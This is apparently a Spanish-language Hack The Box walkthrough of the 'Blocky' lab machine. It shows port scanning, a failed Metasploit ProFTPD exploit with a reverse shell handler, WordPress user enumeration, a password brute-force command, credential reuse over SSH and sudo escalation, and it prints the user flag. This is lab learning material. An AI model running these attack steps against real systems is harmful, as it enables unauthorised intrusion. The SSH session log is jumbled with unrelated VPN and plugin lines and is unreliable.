

Tecnologías empleadas:

- Fuzzing de directorios poco habituales
- Hacking Wordpress
- Deszipear un JAR
- Reutilización de contraseñas

Info de la máquina HTB:

The screenshot shows the HTB interface for the 'Blocky' machine. At the top, there's a profile section with a pixelated robot avatar, the name 'Blocky', and the tags 'Linux' and 'Easy'. Below this is a navigation bar with tabs: 'Play Machine' (selected), 'Machine Info', 'Walkthroughs', 'Reviews', and 'Activity'. The main content area has two radio buttons for 'Adventure Mode' (selected) and 'Guided Mode'. Below that, it shows 'EU VIP 11' and the 'Target IP Address' as '10.10.10.37'. At the bottom, there are two task cards: 'Submit User Flag' and 'Submit Root Flag', each with a text input field labeled '32 hex characters'.

Ping de reconocimiento inicial: Confirmamos presencia de un Linux

```
Archivos Acciones Editor Vista Ayuda
(jouker@joukerm)-[~]
ping 10.10.10.37
PING 10.10.10.37 (10.10.10.37) 56(84) bytes of data.
64 bytes from 10.10.10.37: icmp_seq=1 ttl=63 time=253 ms
64 bytes from 10.10.10.37: icmp_seq=2 ttl=63 time=339 ms
64 bytes from 10.10.10.37: icmp_seq=3 ttl=63 time=75.7 ms
^C
— 10.10.10.37 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 75.652/222.610/338.960/109.652 ms
2025-02-18 08:31:08 TCPv4_CLIENT link remote: [AF_INET]154.57.165.
(jouker@joukerm)-[~] Initial packet from [AF_INET]154.57.165.
$ 2025-02-18 08:31:09 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=
2025-02-18 08:31:09 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=
```

Escáner de red, podemos observar como esta abierto el puerto 21 FTP, 22 SSH, 80 HTTP y 25565 minecraft? Me acabo de quedar de piedra

```
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 ProFTPD 1.3.5a
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQXqVh0310UgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz46bKmbnWw0YD3LSRkStJDtyNXptzmEp31Fs2DUndVKui3LCcyKXY6FSVWp9ZD8zLW3aY8qa+y3390S3gp3aq277zYD
U2/LyCnx3I0Lh5rEbipQ1G7Cr6NMgm6LwLrLJRQ1WA10K2/tDZbLhwtkJ882pJI/0T2gpA/vLZJH0eLbMXW40Et6b0s2oK/V2bVozpoRyoQuts8zcRmCVivs8B3p7T1Qh/Z+7Ki91vgicfy4fL
| 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHh0YTYAAAIbmLzdHh0YTYAAABBBNgEgGEZGbtm5su0Aio9ut2h0QYLN39Uhn18i4E/Wdir1gHxDCLMoNPQXD0nEU01QVb0uUUMgFRAXYLh1NF8=
| 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIqVrP5VDD4MdQ2v3ozqDPxG1XXZ0p5VPpVsFUR0L6vj
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.18
|_ http-title: Did not follow redirect to http://blocky.htb
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
25565/tcp open  minecraft syn-ack ttl 63 Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service info: Host: 127.0.0.1; Oss: Unix; Linux; CPE: cpe:/o:linux:linux_kernel
```

Se que no me lo han reportado que existia pero yo queria probar aún así con el login de anonymous, no se puede en esta máquina y hay que empezar por una búsqueda de credenciales válidas esta vez.

```
(jouker@joukerm)-[~]
$ ftp 10.10.10.37
Connected to 10.10.10.37.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (10.10.10.37:jouker) anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Siguiendo con FTP veo que la versión reporta un error, al intentar prepararme para el ejptv2, quiero familiarizarme con metasploit, por lo que intentaré hacer uso de metasploit para vulnerarlo esta


vez.

searchsploit ProFTPD 1.3.5	
Exploit Title	Path
ProFTPD 1.3.5 - "mod_copy" Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - "mod_copy" Remote Command Execution	linux/remote/36803.py
ProFTPD 1.3.5 - "mod_copy" Remote Command Execution (2)	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt
Shellcodes: No Results	

No funciona, antes de quedarme encallado en esto voy a explorar el resto de puertos para ver si consigo credenciales o algo parecido

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.10.16.5:6644
[*] 10.10.10.37:80 - 10.10.10.37:21 - Connected to FTP server
[*] 10.10.10.37:80 - 10.10.10.37:21 - Sending copy commands to FTP server
[-] 10.10.10.37:80 - Exploit aborted due to failure: unknown: 10.10.10.37:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```


Primero de todo ponemos la IP del archivo en el /etc/hosts.



Antes de entrar en la página miramos que tiene con whatweb, descubro la presencia de un Wordpress y un wordpress bastante viejo.

```
(jouker@jouker) [~]
$ whatweb blocky.htb
http://blocky.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], JQuery[1.12.4], MetaGenerator[WordPress 4.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[blockyCraft 688211: Under Construction], UncommonHeaders[link], WordPress[4.8]
```

Página del puerto 80: Una página de literalmente un server de Minecraft



Comienzo un fuzzing web para el blocky.htb, por lo pronto encuentro el panel de login de wp-login

```
(jouker@joukerm)-[~]
$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://blocky.htb -x php,txt,xml
[sudo] contraseña para jouker:


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://blocky.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,xml
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 301) [Size: 0] [→ http://blocky.htb/]
/.php (Status: 403) [Size: 289]
/wiki (Status: 301) [Size: 307] [→ http://blocky.htb/wiki/]
/wp-content (Status: 301) [Size: 313] [→ http://blocky.htb/wp-content/]
/wp-login.php (Status: 200) [Size: 2397]
/plugins (Status: 301) [Size: 310] [→ http://blocky.htb/plugins/]
/license.txt (Status: 200) [Size: 19935]
```

Esto nos da una posible pista que en la base de datos que vulneraremos en un futuro tenga información sensible.




Under Construction


Please check back later! We will start publishing wiki articles after we have finished the main server plugin!

The new core plugin will store your playtime and other information in our database, so you can see your own stats!

Panel de login encontrado:



Plugins extraños en la pestaña plugins



Hago uso de WPSCAN

```
(jouker@joukerm)-[~]  
$ wpscan --url http://blocky.htb -e u  
  
WPScan®  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.27  
Sponsored by Automattic - https://automattic.com/  
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[i] It seems like you have not updated the database for some time.  
[?] Do you want to update now? [Y]es [N]o, default: [N]y  
[i] Updating the Database ...  
[i] Update completed.  
  
[+] URL: http://blocky.htb/ [10.10.10.37]  
[+] Started: Tue Feb 18 09:14:38 2025
```

y así, conseguimos sacar 2 usuarios de una forma fácil, que al parecer son el mismo, voy a intentar hacer un ataque de fuerza bruta también con WPSCAN para así ver si los 2 usuarios que he

sacado les puedo quebrantar la password.

```
State forcing Author ID - timer: 00:00:01
[i] User(s) Identified:
[+] notch
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
|   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] Notch
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/

[+] Finished: Tue Feb 18 09:14:48 2025
[+] Requests Done: 65
[+] Cached Requests: 7
[+] Data Sent: 15.364 KB
[+] Data Received: 13.79 MB
[+] Memory used: 188.75 MB
[+] Elapsed time: 00:00:09

(jouker@joukerm)-[~]
```



Con la comanda incluida de WPSCAN de bruteforce.

```
(jouker@joukerm)-[~]
$ wpscan --url http://blocky.htb -U notch,Notch -P /usr/share/wordlists/rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart

Previous 7 Days
[+] URL: http://blocky.htb/ [10.10.10.37]
```

Veo mientras tanto el PHPMYADMIN con credenciales default y no me deja entrar



Despues de 2 h buscando como acceder al panel de login me he dado cuenta de lo fácil que era realmente ya que solo era necesario reutilizar las credenciales para el SSH


```

2025-02-18 09:08:53 VER root OK
2025-02-18 09:08:53 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=eu-vip-11
onServerStart 09:00 Control Channel: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, peer certificate:
2025-02-18 09:08:53 onServerStop
2025-02-18 09:09:00 TLS: onPlayerJoin: TODO get username! Welcome to the BlockyCraft!!!!!!
2025-02-18 09:09:00 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-02-18 09:09:01 SENT CONTROL [eu-vip-11]: 'PUSH_REQUEST' (status=1)
2025-02-18 09:09:02 sendMessage'(Ljava/lang/String;Ljava/lang/String;)username message 10.10.10.0 255.255.254.0, route 10
SourceFileBlockyCore.java! dead:beef:4::1003/64 dead:beef:4::1, ifconfig 10.10.16.5 255.255.254.0, peer-id
2025-02-18 09:09:02 OPTIONS IMPORT: --explicit-exit-notify can only be used with --proto udp
Q* 2025-02-18 09:09:02 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-18 09:09:02 OPTIONS IMPORT: route options modified
2025-02-18 09:09:02 OPTIONS IMPORT: route-related options modified
2025-02-18 09:09:02 net_route_v4_best_gw query: dst 0.0.0.0
2025-02-18 09:09:02 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2025-02-18 09:09:02 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:c1:33:2d
2025-02-18 09:09:02 GDG6: remote_host_ipv6=n/a
2025-02-18 09:09:02 net_route_v6_best_gw query: dst ::
2025-02-18 09:09:02 sitnl_send: rtnl: generic error (-101): Network is unreachable
2025-02-18 09:09:02 ROUTE6: default_gateway=UNDEF
2025-02-18 09:09:02 TUN/TAP device tun0 opened
2025-02-18 09:09:02 net_iface_mtu_set: mtu 1500 for tun0
2025-02-18 09:09:02 net_iface_up: set tun0 up
2025-02-18 09:09:02 net_addr_v4_add: 10.10.16.5/23 dev tun0
2025-02-18 09:09:02 net_iface_mtu_set: mtu 1500 for tun0
2025-02-18 09:09:02 net_iface_up: set tun0 up
2025-02-18 09:09:02 net_addr_v6_add: dead:beef:4::1003/64 dev tun0
2025-02-18 09:09:02 net_addr_v4_add: 10.129.0.0/16 via 10.10.16.1 dev [NULL] table 0 metric -1
2025-02-18 09:09:02 net_addr_v4_add: 10.129.0.0/16 via 10.10.16.1 dev [NULL] table 0 metric -1
notch@10.10.10.37's password: ipv6(dead:beef:4::1003/64 → dead:beef:4::1 metric -1) dev tun0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)
2025-02-18 09:09:02 Initialization Sequence Completed
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
2025-02-18 10:04:33 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate
2025-02-18 10:04:33 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=eu-vip-11 Issuing
7 packages can be updated. KU OK
7 updates are security updates.
2025-02-18 10:04:33 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server
2025-02-18 10:04:33 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
Last login: Fri Jul 8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
notch@Blocky:~$

```

Con esto hecho ya tenemos la flag del usuario.

```

notch@Blocky:~$ pwd
/home/notch
notch@Blocky:~$ ls
minecraft user.txt
notch@Blocky:~$ cat user.txt
1f5742c7bbe16e0d7c00c71667fbb292
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:~#

```

Y al parecer somos el usuario notch puede ejecutar todas las comandas como root, así que escalamos directamente los privilegios sin necesidad de hacer nada extraordinario y sacamos la flag de root.